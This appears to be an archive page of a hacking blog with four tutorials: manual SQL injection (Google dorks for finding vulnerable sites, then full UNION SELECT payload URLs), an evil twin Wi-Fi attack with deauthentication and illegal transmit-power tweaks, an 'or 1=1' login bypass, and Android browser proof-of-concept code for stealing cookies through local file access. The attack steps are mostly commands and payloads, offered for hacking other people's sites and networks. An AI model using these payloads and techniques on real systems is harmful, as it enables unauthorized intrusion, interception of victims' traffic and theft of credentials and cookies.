Showing posts with label Types of cyber attacks. Show all posts

Tuesday, 15 September 2015

Manual SQL Injection - Basic Tutorial For Hack A Website

manual-sql-injection-hack-website- picateshackz.COM

In this post we will hack a website and obtain its data using SQL injection attack. We will not use any tools. This is one of the few tuts on this blog for which you don't need Kali Linux. You can easily carry it out from Windows machine on any normal browser. If you need to get a big picture of what a SQL injection attack actually does, take a look at this tutorial on 
How to Hack Website Using Sql Map in Kali Linux - Sql Injection

Finding A Vulnerable Website


The first step is obviously finding a vulnerable website. There are a lot of ways to do so. the most common method of searching is by using dorks.

Dorks

Dorks are an input query into a search engine (Google) which attempt to find websites with the given text provided in the dork itself. Basically it helps you to find websites with a specific code in their url which you know is a sign of vulnerability.

A more specific definition could be "Advanced Google searches used to find security loopholes on websites and allow hackers to break in to or disrupt the site." (from 1337mir)

Using Dorks

Now basically what a dork does is uses Google's "inurl" command to return websites which have a specific set of vulnerable words in url. For that, we need to know which words in the url make a website potentially vulnerable to a SQL injection attack. Many websites offer a comprehensive list of google dorks. For example, the l33tmir website has a list of hundreds of google dorks. However, creativity is your best tool when it comes to finding vulnerable sites, and after practicing with some google dorks, you will be able to create your own. A few dorks have been listed below. What you have to do is paste them into the google search bar and google will return potentially vulnerable sites. NOTE: Don't mind the root@kali:~# behind the code. I have implemented this on all the code on my blog, and the majority of it is really on Kali Linux so it makes sense there but not here.
inurl:"products.php?prodID="

inurl:buy.php?category=

What you have to notice here is the structure of the commands. The inurl instructs google to look at the URLs in it's search index and provide us with the ones which have a specific line in them. Inside the inverted commas is the specific URL which we would expect to see in a vulnerable website. All the vulnerable sites will surely have a .php in their URL, since it is an indicator that this website uses SQL database here. After the question mark you will have a ?something= clause. What lies after the = will be our code that is known to cause malfunctioning of databases and carrying out of a Sql Injection attack.
After you have used the dork, you have a list of potentially vulnerable sites. Most of them though, may not be vulnerable (i.e not the way you want them to be, they might still be having some vulnerabilities you don't know about yet). The second step is finding the actually vulnerable sites from a list of possible ones.

Testing sites for vulnerabilities


Now lets assume we used the first dork, i.e. products.php?prodID=. We then came across a site www.site.com/products.php?prodID=25. Now we have to check if that website is vulnerable or not. This is pretty simple. All you have to do is insert an asterisk ' at the end of the url instead of 25. The url would look somewhat like this www.site.com/products.php?prodID='
If you are lucky, then the site would be vulnerable. If it is, then there would a some kind of error showing up, which would have the words like "Not found","Table","Database","Row","Column","Sql","MysqL" or anything related to a database. In some cases, there would be no error, but there would be some berserk/ unexpected behavior on the page, like a few components not showing up properly, etc.

manual-sql-injection-hack-website- picateshackz.COM
A typical error message

But right now you only know that the site is vulnerable. You still have to find which colums/rows are vulnerable.

Finding number of columns/rows


Now we need to find the number of columns in the table. For this, we will use trial and error method, and keep executing statements incrementing the number of columns till we get an error message.

www.site.com/products.php?prodID=25+order+by+1

Effectively, we added order by 1 to the end of the original url. If there is atleast one column in the table, then the page will continue to work all right. If not, then an error will be displayed. You can keep increasing the number of columns till you get an error. Lets assume you get an error for

www.site.com/products.php?prodID=25+order+by+6

This means that the page had 5 columns, and the database couldn't handle the query when you asked for the 6th one. So now you know two things

  • The site is vulnerable to SQL injection
  • It has 5 columns

Now you need to know which of the columns is vulnerable

Finding Vulnerable columns


Now lets assume we are working on our hypothetical site www.site.com which has 5 columns. We now need to find out which of those columns are vulnerable. Vulnerable columns allow us to submit commands and queries to the SQL database through the URL. We now need to find which of the columns is vulnerable. To do this, enter the following into the url

www.site.com/products.php?prodID=25+union+select+1,2,3,4,5

In some cases you might need to put a - behind the 25. The page will now load properly, except for a number showing up somewhere. This is the vulnerable column. Note it down.

Let's say the page refreshes and displays a 2 on the page, thus 2 being the vulnerable column for us to inject into.

Now we know which column is vulnerable. Next part is obtaining the SQL version, since the remaining tutorial will vary depending on which version of SQL is being used.

Unification


From here on, the things will get tough if you are not able to follow what I'm doing. So, we will unify under a single website. This website is intentionally vulnerable to SQL injection, and will prove highly useful since we will be doing the same thing. The purpose of introducing this site at a later stage was to give you an idea how to find vulnerable sites yourself and also find the vulnerable columns. This is what will prove useful in real life. However, to make what follows comparatively easier, we all will now hack the same website. 


The actual vulnerability is here: http://testphp.vulnweb.com/listproducts.php?cat=1

Notice that the URL has the structure that you now know well. If used properly, a google dork could have led us to this site as well. Now we will replace the 1 with an asterisk '

manual-sql-injection-hack-website- picateshackz.COM

This is what you vulnerable page looks like to start with

manual-sql-injection-hack-website- picateshackz.COM
As you can guess, it is vulnerable to SQL injection attack

Now we need to find the number of columns.

manual-sql-injection-hack-website- picateshackz.COM
10 columns. Nothing so far.

manual-sql-injection-hack-website- picateshackz.COM
12 columns. Error....

So if there was an error on 12th columns. This means there were 11 columns total. So to find the vulnerable column, we have to execute -
http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11

This does not return any error. As I said before, adding a minus sign (-) after = and before 1 will help.
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,11 

manual-sql-injection-hack-website- picateshackz.COM
Now we can see total four numbers on the page. 11,7,2 and 9. It won't be hard to figure out which of them depicts the vulnerable column

You can take a look at the page http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11 (no minus sign that is). Now scroll down to the bottom. You will see this-

manual-sql-injection-hack-website- picateshackz.COM

Comparing the pic with and without the error, we can easily say that the unexpected element in the malfunctioned page is the number 11. We can conclude that 11th column is the vulnerable one. These kind of deductions make hacking very interesting and remind you it's more about logic and creativity than it's about learning up useless code.

Now we are finally where we left out before we changed our stream. We need to find the sql version. It can sometimes be very tricky. But lets hope its not in this case.

Now get the code that told you about the vulnerable column and replace the vulnerable column (i.e. 11) with @@version. The url will look like this.
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,@@version

Now finally you'll see something like

manual-sql-injection-hack-website- picateshackz.COM

The server is using Sql version 5.1.69, most probably MySQL (pretty common). Also we know the OS is Ubuntu.

And the thing I said about it being tricky sometimes. Sometimes the server does not understand the @@version command directly and you need to convert it. You will need to replace @@version with convert(@@version using latin1) or unhex(hex(@@version)).

Now the information gathering part is complete. We have to move to actual download of tables. Just write down all you know about their database, table and server. You must have a real sense of accomplishment if you have followed the tutorial so far. The boring part always requires maximum motivation and determination.

Extracting tables from SQL database


Now the method to extract data is different depending on the version . Luckily its easier for version 5, and that's what you'll come across most of the time, as is the case this time. All the data regarding the structure of the table is present in the information schema. This is what we're gonna look at first.

In our query which we used to find vulnerable columns (i.e. testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,11), we will replace the vulnerable column with table_name and add prefix +from+information_schema.tables

The final url will be

http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,table_name+from+information_schema.tables

manual-sql-injection-hack-website- picateshackz.COM

As you can see, the name of the table is character_sets. However, this is just one table. We can replace the table_name with group_concat(table_name) to get all tables
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(table_name)+from+information_schema.tables

manual-sql-injection-hack-website- picateshackz.COM

We now have the names of all the tables. Here it is - 

CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS,GLOBAL_VARIABLES,KEY_COLUMN_USAGE,PARTITIONS,PLUGINS,PROCESSLIST,PROFILING,REFERENTIAL_CONSTRAINTS,ROUTINES,SCHEMATA,SCHEMA_PRIVILEGES,SESSION_STATUS,SESSION_VARIABLES,STATISTICS,TABLES,TABLE_CONSTRAINTS,TABLE_PRIVIL

As you see, the ending of the last table is incomplete. To correct this, you can modify the end of the url to something like 
+from+information_schema.tables+where+table_schema=database()

Obtaining columns


It is similar to obtaining tables, other than the fact that we will use information_schema.columns instead of information_schema.tables, and get multiple columns instead of just one using the same group concat. We will also have to specify which table to use in hex. We will use the table events (I've highlighted it above too). In hex it's code is 4556454e5453 (You can use text to hex converter - also prefix 0x behind the code before entering it). The final code will be-

http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(column_name)+from+information_schema.columns+where+table_name=0x4556454e5453

manual-sql-injection-hack-website- picateshackz.COM
We now know the columns of the table events

Extracting data from columns


We will follow the same pattern as we did so far. We had replaced the vulnerable column (i.e. 11) with table_name first, and then column_name. Now we will replace it with the column we want to obtain data from. Lets assume we want the data from the first column in the above pic, ie. event_catalog. We will put the fol. URL-

http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,EVENT_CATALOG+from+information_schema.EVENTS 

manual-sql-injection-hack-website- picateshackz.COM
The page didn't display properly, this means that the our query was fine. The lack of any data is due to the fact that the table was actually empty. We have to work with some other table now. Don't let this failure demotivate you. 

However, our luck has finally betrayed us, and all this time we have been wasting our time on an empty table. So we'll have to look at some other table now, and then look at what columns does the table have. So, I looked at the first table in the list, CHARACTER_SETS and the first column CHARACTER_SET_NAME. Now finally we have the final code as-
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(CHARACTER_SET_NAME)+from+information_schema.CHARACTER_SETS

manual-sql-injection-hack-website- picateshackz.COM
This table has a lot of data, and we have all the character_sets name.

So finally now you have data from CHARACTER_SET_NAME column from CHARACTER_SETS table . In a similar manner you can go through other tables and columns. It will be definitely more interesting to look through a table whose name sounds like 'USERS' and the columns have name 'USERNAME' and 'PASSWORD'. I would show you how to organize results in a slightly better way and display multiple columns at once. This query will return you the data from 4 columns, seperated by a colon (:) whose hex code is 0x3a.

http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(CHARACTER_SET_NAME,0x3a,DEFAULT_COLLATE_NAME,0x3a,DESCRIPTION,0x3a,MAXLEN)+from+information_schema.CHARACTER_SETS
manual-sql-injection-hack-website- picateshackz.COM

Finally you have successfully conducted an sql injection attack in the hardest possible way without using any tools at all. We will soon be discussing some tools which make the whole process a whole lot easier. However, it is pointless to use tools if you don't know what they actually do.


Tuesday, 1 September 2015

Kali Linux Tutorial: How To Perform Evil Twin Wireless Access

kali-linux-performing-evil-twin-attack- picateshackz.com

The evil twin AP is an access point that looks and acts just like a legitimate AP and entices the end-user to connect to our access point. Our aircrack-ng suite has a tool, airbase-ng, that can be used to convert our wireless adapter into an access point. This is a powerful client-side hack that will enable us to see all of the traffic from the client and conduct a man-in-the middle attack.

Prerequisites

  1. Kali Linux (An Introduction To Hacker’s OS: Kali Linux Setup Tutorial)
  2. Prior experience with wireless hacking (Kali Linux Tutorial: Wireless Auditing with Aircrack-ng, Reaver, and Pixiewps)

kali-linux-performing-evil-twin-attack- picateshackz.com

You will also need to install a tool (bridge utils) which doesn't come pre-installed in Kali. No big deal-

apt-get install bridge-utils


Objectives


The whole process can be broken down into the following steps-
  1. Finding out about the access point (AP) you want to imitate, and then actually imitating it (i.e. creating another access point with the same SSID and everything). We'll use airmon-ng for finding necessary info about the network, and airbase-ng to create it's twin.
  2. Forcing the client to disconnect from the real AP and connecting to yours. We'll use aireplay-ng to deauthenticate the client, and strong signal strength to make it connect to our network.
  3. Making sure the client doesn't notice that he connected to a fake AP. That basically means that we have to provide internet access to our client after he has connected to the fake wireless network. For that we will need to have internet access ourselves, which can be routed to out client.
  4. Have fun - monitor traffic from the client, maybe hack into his computer using metasploit. 

PS: The first 3 are primary objectives, the last one is optional and not a part of evil twin attack as such. It is rather a man in the middle attack. Picture credits : firewalls.com

Recommended To Read: How To Hack Wi-Fi WPA/WPA2 With Kali Linux


Information Gathering - airmon-ng


To see available wireless interfaces-
iwconfig

kali-linux-performing-evil-twin-attack- picateshackz.com

To start monitor mode on the available wireless interface (say wlan0)-
airmon-ng start wlan0
To capture packets from the air on monitor mode interface (mon0)
 airodump-ng mon0
 After about 30-40 seconds, press ctrl+c and leave the terminal as is. Open a new terminal.

kali-linux-performing-evil-twin-attack- picateshackz.com

kali-linux-performing-evil-twin-attack- picateshackz.com


Creating the twin


Now we will use airbase-ng to create the twin network of one of the networks that showed up in the airodump-ng list. Remember, you need to have a client connected to the network (this client will be forced to disconnect from that network and connect to ours), so choose the network accordingly. Now after you have selected the network, take a note of it's ESSID and BSSID. Replace them in given code-
airbase-ng -a <BSSID here> --essid <ESSID here> -c <channel here> <interface name>
If you face any problems, a shorter code will be-
airbase-ng --essid <name of network> mon0 
Remove the angular brackets (< & >) and choose any channel that you want. Also, the BSSID can be randomly selected too, and doesn't have to match with the target. The interface would be mon0 (or whatever is the card you want to use) . The only thing identical about the twins has to be their ESSIDs (which is the name of the network). However, it is better to keep all parameters same to make it look more real. After you are done entering the parameters and running the command, you'll see that airbase turned your wireless adapter into an access point.

kali-linux-performing-evil-twin-attack- picateshackz.com

Note : We will need to provide internet access to our client at a later stage. Make sure you have a method of connecting to the net other than wireless internet, because your card will be busy acting like an AP, and won't be able to provide you with internet connectivity. So, either you need another card, or broadband/ADSL/3G/4G/2G internet.

Telling the client to get lost


kali-linux-performing-evil-twin-attack- picateshackz.com
Man in the middle attack : Pic Credits:  owasp.net
I suggest you to read my previous tutorial before you go ahead: Man In The Middle Attack Using Ettercap In Kali Linux

Now we have to ask the client to disconnect from that AP. Our twin won't work if the client is connected to the other network. We need to force it to disconnect from the real network and connect to the twin.
For this, the first part is to force it to disconnect. Aireplay will do that for us-

aireplay-ng --deauth 0 -a <BSSID> mon0 --ignore-negative-one

kali-linux-performing-evil-twin-attack- picateshackz.com

The 0 species the time internal at which to send the deauth request. 0 means extremely fast, 1 would mean send a packet every 1 seconds, 2 would mean a packet every 2 seconds, and so on. If you keep it as 0, then your client would be disconnected in a matter of seconds, so fire up the command, and press ctrl+c after a few seconds only. Note that the deauth is sent on broadcast, so all the clients (not just one) connected to the network will disconnect. Disconnecting a specific client is also possible.

Not the real one, but why the fake one


Even after being disconnected from the real AP, the client may choose to keep trying to connect to the same AP a few more times, instead of trying to connect to ours. We need to make our AP stand out, and for that, we need more signal strength. There are 2 ways to do that-
  1. Physically move closer to the client.
  2. Power up your wireless card to transmit at more power. 
The latter can be done with the following command -
iwconfig wlan0 txpower 27
Here 27 is the transmission power in dBm. Some cards can't transmit at high power, and some can transmit at extremely high power. Alfa cards usually support upto 30dBm, but many countries don't allow the card to transmit at such powers. Try changing 27 to 30 and you'll see what I mean. In Bolivia, however, you can transmit at 30dBm, and by changing the regulatory domain, we can overcome the power limitation.
iw reg set BO
iwconfig wlan0 txpower 30
It is strongly advised to not break laws as the transmission limits are there for a reason, and very high power can be harmful to health (I have no experimental evidence). Nevertheless, the client should connect to you if your signal strength is stronger than that you the real twin.

Note : If you are unable to get your client to connect to you, there is another option. You can leave him with no options. If you keep transmitting the deauth packets continuously (i.e. don't press ctrl+c after the client has disconnected), he will have no choice but to connect to you. However, this is quite an unstable situation, and the client will go back to the real twin as soon as it gets the chance.

Give the fake AP internet access


Now we need to provide internet access to the fake AP. This can be done in various ways. In this tutorial, we will consider that we have an interface x0 which has internet connectivity. Now, if you are connected to net via wireless, replace x0 with wlan1 or wlan0, a 3G modem will show up as ppp0. Nevertheless, you just have to know which interface is providing you with internet, and you can route the internet access to your client.

Interfaces

  • x0 - This has internet access
  • at0 - This is create by airbase-ng (wired face of the wireless access point). If you can somehow give internet access to at0, then the clients connected to your fake wireless network can connect to the net.
  • evil - This is an interface that we will create, whose job will be to actually bridge the networks.

Creating evil


We will use Bridge control utility provided by Kali, brctl. Execute the following code-
brctl addbr evil
This will create the bridge. Now we have to specify which two interfaces have to be bridged-
brctl addif evil x0
brctl addif evil at0
We can assign an IP to the interfaces and bring them up using-
ifconfig x0 0.0.0.0 up 
ifconfig at0 0.0.0.0 up
 Also bring up the evil interface (the interfaces aren't always up by default so we have to do this many times)
ifconfig evil up
Now to auto configure all the complicated DHCP settings, we'll use dhclient
dhclient3 evil & 
Finally, all the configurations have been completed. You can execute ifconfig and see the results, which will show you all the interfaces you have created.
Officially, the evil twin attack is complete. The client is now connected to your fake network, and can use the internet pretty easily. He will not have any way to find out what went wrong. However, the last objective remains.

Have fun


Now that the client is using the internet via our evil interface, we can do some evil stuff. This actually comes under a Man In The Middle attack (MITM), and I'll write a detailed tutorial for it later. However, for the time being, I will give you some idea what you can do.

Sniffing using Wireshark


Now all the packets that go from the user to the internet pass through out evil interface, and these packets can be monitored via wireshark. Recently i have written an article about how to use wireshark, it may help you to monitoring those packets: Kali Linux Tutorial: Hack a Website login Page Password Using Wireshark

Credits:

Wednesday, 12 August 2015

Code Injection Attacks - Basic Guide For Beginners

Guide-for-code-injection-attacks - picateshackz.com

Well here is a pretty lengthy article on code injection attacks which I think is going to benefit you in the future when it comes on to hacking although it has a lot of content trust it’s very important so hope you enjoy. Like buffer overflows in system code, injection attacks have been a serious issue in the web world for many years, and like buffer overflows, there are many different kinds of code injection attacks. Broadly defined, this class of attacks could easily fill a chapter. However, because we are focusing on the basics, we will examine the most basic type of code injection: the classic SQL injection. We will explore the basic commands needed to run an SQL injection and how it can be used to bypass basic web application authentication. Injection attacks can be used for a variety of purposes including bypassing authentication, manipulating data, viewing sensitive data, and even executing commands on the remote host.


Must Read:


Most modern web applications rely on the use of interpreted programming languages and backend databases to store information and generate dynamically driven content to the user. There are many popular interpreted programming languages in use today including PHP, Javascript, ASP, Structured Query Language (SQL), Python, and countless others. An interpreted language differs from a compiled language because the interpreted language generates machine code just before it is executed. Compiled programming languages require the programmer to compile the source code and generate an executable (.exe) file. In this case, once the program is compiled, the source code cannot be changed unless it is recompiled and the new executable is redistributed.

In the case of modern web applications, like an e-commerce site, the interpreted language works by building a series of executable statements that utilize both the original programmer’s work and input from the user. Consider an online shopper who wants to purchase more RAM for his computer. The user navigates to his favorite online retailer and enters the term “16gb RAM” in the search box. After the user clicks the search button, the web app gathers the user’s input (“16gb RAM”) and constructs a query to search the backend database for any rows in the product table containing “16gb RAM.” Any products that contain the keywords “16gb RAM” are collected from the database and returned to the user’s browser.

Understanding what an interpreted language is and how it works is the key to understanding injection attacks. Knowing that user input will often be used to build code that is executed on the target system, injection attacks focus on submitting, sending, and manipulating user-driven input. The goal of sending manipulated input or queries to a target is to get the target to execute unintended commands or return unintended information back to the attacker. The classic example of an injection attack is SQL injection. SQL is a programming language that is used to interact with and manipulate data in a database. Using SQL a user can read, write, modify, and delete data stored in the database tables. Recall from our example above that the user supplied a search string “16gb RAM” to the web application (an e-commerce website). In this case, the web application generated an SQL statement based off of the user input. It is important that you understand there are many different flavors of SQL and different vendors may use different verbs to perform the same actions. Specific statements that work in Oracle may not work in MySQL or MSS QL.

The information contained below will provide a basic and generic framework for interacting with most applications that use SQL, but you should strive to learn the specific elements for your target. Consider another example. Assume that our network admin Ben Owned is searching for a Christmas present for his boss. Wanting to make up for many of his past mistakes, Ben decides to browse his favorite online retailer to search for a new laptop. To search the site for laptops, Ben enters the keywords “laptop” (minus the quotes) into a search box. This causes the web application to build an SQL query looking for any rows in the product table that include the word “laptop.” SQL queries are among the most common actions performed by web applications as they are used to search tables and return matching results. The following is an example of a simple SQL query:

SELECT * FROM product WHERE category = ‘laptop’;

In the statement above, the “SELECT ” verb is used to tell SQL that you wish to search and return results from a table. The “*” is used as a wildcard and instructs SQL to return every column from the table when a match is found. The “FROM ” keyword is used to tell SQL which table to search. The “FROM ” verb is followed immediately by the actual name of the table (“product” in this example). Finally, the “WHERE ” clause is used to set up a test condition. The test condition is used to restrict or specify which rows are to be returned back to the user. In this case, the SELECT statement will return all the rows from the product table that contain the word “laptop” in the “category” column. It is important to remember that in real life, most SQL statements you will encounter are much more complex than this example. Oftentimes, an SQL query will interact with several columns from several different tables in the same query. However, armed with this basic SQL knowledge, let us examine this statement a little more closely. We should be able to clearly see that in our example the user created the value to the right of the “=” sign, whereas the original programmer created everything to the left of the “=” sign. We can combine this knowledge with a little bit of SQL syntax to produce some unexpected results. The programmer built an SQL statement that was already fully constructed except for the string value to be used in the WHERE clause. The application accepts whatever the user types into the “search” textbox and appends that string value to the end of the already created SQL statement. Lastly, a final single quote is appended onto the SQL statement to balance the quotes. It looks like this when it is all done:

SELECT * FROM product WHERE category = ‘laptop’

where SELECT * FROM product WHERE category =‘ is created ahead of time
by the programmer, while the word laptop is user-supplied and the final ‘ is appended by the application to balance quotes. Also notice that when the actual SQL statement was built, it included single quotes around the word “laptop.” SQL adds these because “category” is a string datatype in the database. They must always be balanced, that is there must be an even number of quotes in the statement, so an SQL syntax error does not occur. Failure to have both an opening and closing quote will cause the SQL statement to error and fail. Suppose that rather than simply entering the keyword, laptop, Ben entered the

following into the search box:

laptop’ or 1 = 1–

In this case the following SQL statement would be built and executed:

SELECT * FROM product WHERE category = ‘laptop’ or 1 = 1–‘

By adding the extra quote, Ben would close off the string containing the user supplied word of ‘laptop’ and add some additional code to be executed by the SQL server, namely:

or 1 = 1–

The “or” statement above is an SQL condition that is used to return records when either statement is true. The “—” is a programmatic comment. In most SQL versions, everything that follows the “—” is simply ignored by the interpreter. The final single quote is still appended by the application, but it is ignored. This is a very handy trick for bypassing additional code that could interfere with your injection. In this case the new SQL statement is saying “return all of the records from the product table where the category is ‘laptop’ or 1 = 1.” It should be obvious that 1 = 1 is always true. Because this is a true statement, SQL will actually return ALL of the records in the product table! The key to understanding how to use SQL injections is to understand the subtleties in how the statements are constructed.

On the whole, the example above may not seem too exciting; instead of returning all the rows containing the keyword laptop, we were able to return the whole table. However, if we apply this type of attack to a slightly different example, you may find the results a bit more sensational. Many web applications use SQL to perform authentication. You gain access to restricted or confidential locations and material by entering a username and password. As in the previous example, oftentimes this information is constructed from a combination of user-supplied input, the username and password, and programmer-constructed statements.

Consider the following example. The network admin Ben Owned has created a new website that is used to distribute confidential documents to the company’s key strategic partners. Partners are given a unique username and password to log into the website and download material. After setting up his secure website, Ben asks you to perform a penetration test against the site to see if you can bypass his authentication. You should start this task by using the same technique we examined to return all the data in the “products” table. Remember the “—” is a common way of commenting out any code following the “—”. As a result, in some instances it is possible to simply enter a username followed by the “—” sequence. If interpreted correctly, this can cause the SQL statement to simply bypass or ignore the section of code that checks for a password and give you access to the specified user. However, this technique will only work if you already know a username. If you do not know the username, you should begin by entering the following into the username text box:

‘or 1 = 1–

Leaving the username parameter blank and using an expression that will always evaluate to true is a key way to attack a system when we are unsure of the usernames required to log into a database. Not entering a username will cause most databases to simply grab the first user in the database. In many instances, the first user account in a database is an administrative account. You can enter whatever you want for a password (for example, “syngress”), as it will not even get checked by the database because it is commented out. You do need to supply a password to bypass client-side authentication (or you can use your intercepting proxy to delete this parameter altogether).

SELECT * FROM users WHERE uname = ‘‘or 1 = 1– and pwd = ‘syngress’

At this point you should either have a username or be prepared to access the database with the first user listed in the database. If you have a username, we need to attack the password field; here again we can enter the statement:

‘or 1 = 1–

Because we are using an “or” statement, regardless of what is entered before the first single quote, the statement will always evaluate to true. Upon examining this statement, the interpreter will see that the password is true and grant access to the specified user. If the username parameter is left blank, but the rest of the statement is executed, you will be given access to the first user listed in the database. In this instance, assuming we have a username, the new SQL statement would look similar to the following:

SELECT * FROM users WHERE uname = ‘admin’ and pwd = ‘’or 1 = 1–

In many instances, the simple injection above will grant you full access to the database as the first user listed in the “users” table. In all fairness, it should be pointed out that it is becoming more uncommon to find SQL injection errors and bypass authentication using the techniques listed above. Injection attacks are now much more difficult to locate. However, this classic example still rears its head on occasion, especially with custom built apps, and it also serves as an excellent starting point for learning about and discovering the more advanced injection attacks.so there you have it guys you can research on it more and try out some techniques yourself.

Sunday, 5 July 2015

Stealing Android Browser Cookies Using Cross Scheme Data Exposure Attack

android-cookies-stealing-cross-scheme-attack- picateshackz.com

tl;dr This exploit is an issue present in Android browser < 4.4 and several other android browsers which allows an attacker to read sqlite cookie database file and hence exposing all cookies. Along with it we will talk about a Cross Scheme Data exposure and intent URL scheme attack in Android < 4.4.


Introduction

During our research on ASOP (Stock Browser) we found out that is is possible to open links to local files using file:// protocol by from a webpage by selecting "Open Link in New tab" from the context menu". This itself is does not represent a vulnerability unless there is a way to read local files and use be able to retrieve the files remotely. However, what caught my attention here is this by default is not permitted browsers such as Chrome, Firefox, Opera etc.

The following screenshot demonstrates the error which is obtained when trying to access a local file from context menu.

android-cookies-stealing- picateshackz.com


Attack Plan 

In order to exploit this issue, the following was the attack plan we came up with:

  1. User visits Attacker.com.
  2. Attacker.com forces a download (exploit.html) on the victim's browser using content disposition header. The purpose of the exploit.html would be read local files and send it back to the attacker.
  3. The victim opens up a link by selecting "Open Link in New tab" which opens the local file exploit.html which was forced as download.
  4. Our file exploit.html would then be reading other local files and sending it back to the attacker.


In order to write an effective exploit for the attack, I coped up with Haru Sugiyama a Security researcher from Japan. He came up with the following POC:


Upon accessing the above page from android browser, it would first force the following file "exploit.html". Both FireFox and Android browser save files to '/sdcard/Download/exploit.html' in case sdcard is available. The exploit.html file would then try reading the other local files. However, this was not easy as it looked at first sight. Let's first talk about how the results from Android Gingerbread were different from Jellbeans.


Android Gingerbread:Observations 

In case of Android Gingerbread Emulator build 2.3 we are easily able to read other local files, this represents a vulnerability as in the browser, as it effectively allows a website to perform cross domains data theft and hence violating the same-origin-policy. The impact however is not large as roughly 11.4% of the users now use Android Gingerbread and they are dying slowly just like windows xp.

android-cookies-stealing- picateshackz.com


Android JellyBeans: Observations

In case jellybeans we found out that a local file was not able to read a local files, We then tried our old null byte trick and it worked like a charm.

The following is the POC:

<button onclick="exploit()">Read iframe</button>
<button onclick="window.open('\u0000javascript:alert(document.body.innerHTML)','test')">Try \u0000</button>
<iframe src="file:/default.prop" name="test" style='width:100%;height:200'></iframe>
<script>
function exploit() {
  var iframe = document.getElementsByTagName('iframe')[0];
  try{
    alert("Try to read local file.");
    alert("contentWindow:"+iframe.contentWindow);
    alert("document:"+iframe.contentWindow.document);
    alert("body:"+iframe.contentWindow.document.body);
    alert("innerHTML:"+iframe.contentWindow.document.body.innerHTML);
  } catch(e) {
    alert(e);
  }
}
</script>

However, due to the discovery of CVE-2014-6041 the nullbytes issue was already patched and the above exploit did not work on patched devices.


Intent URL Scheme Attack

Based upon our above findings it was concluded that in Android Jellybeans the access to local files was not an issue due to the fact that a local file could not read other local files. However Joe Vennix from metasploit team came up with a more strong way to exploit it by abusing the intent scheme. The following paper -> http://www.mbsd.jp/Whitepaper/IntentScheme.pdf describes a potential way of exploiting this issue. The following is the POC described in the paper:

android-cookies-stealing- picateshackz.com


The idea behind the attack vector is to saved a cookie containing javaScript code and trick the victim into opening the sqlite database file. Upon viewing the injected javascript would be executed in the context of a cookie file and would grab the rest of the cookies from the database file. Following is the basic POC, when when executed would read the entire webviewCookieChromium.db file.

<!doctype html> <html> <head><meta name="viewport" content="width=device-width, user-scalable=no" /></head> <body style='width:100%;font-size: 16px;'> <a href='file:///data/data/com.android.browser/databases/webviewCookiesChromium.db'> Redirecting... To continue, tap and hold here, then choose "Open in a new tab" </a> <script>

document.cookie='x=<img src=x onerror=prompt(document.body.innerHTML)>';


</script> </body> </html>

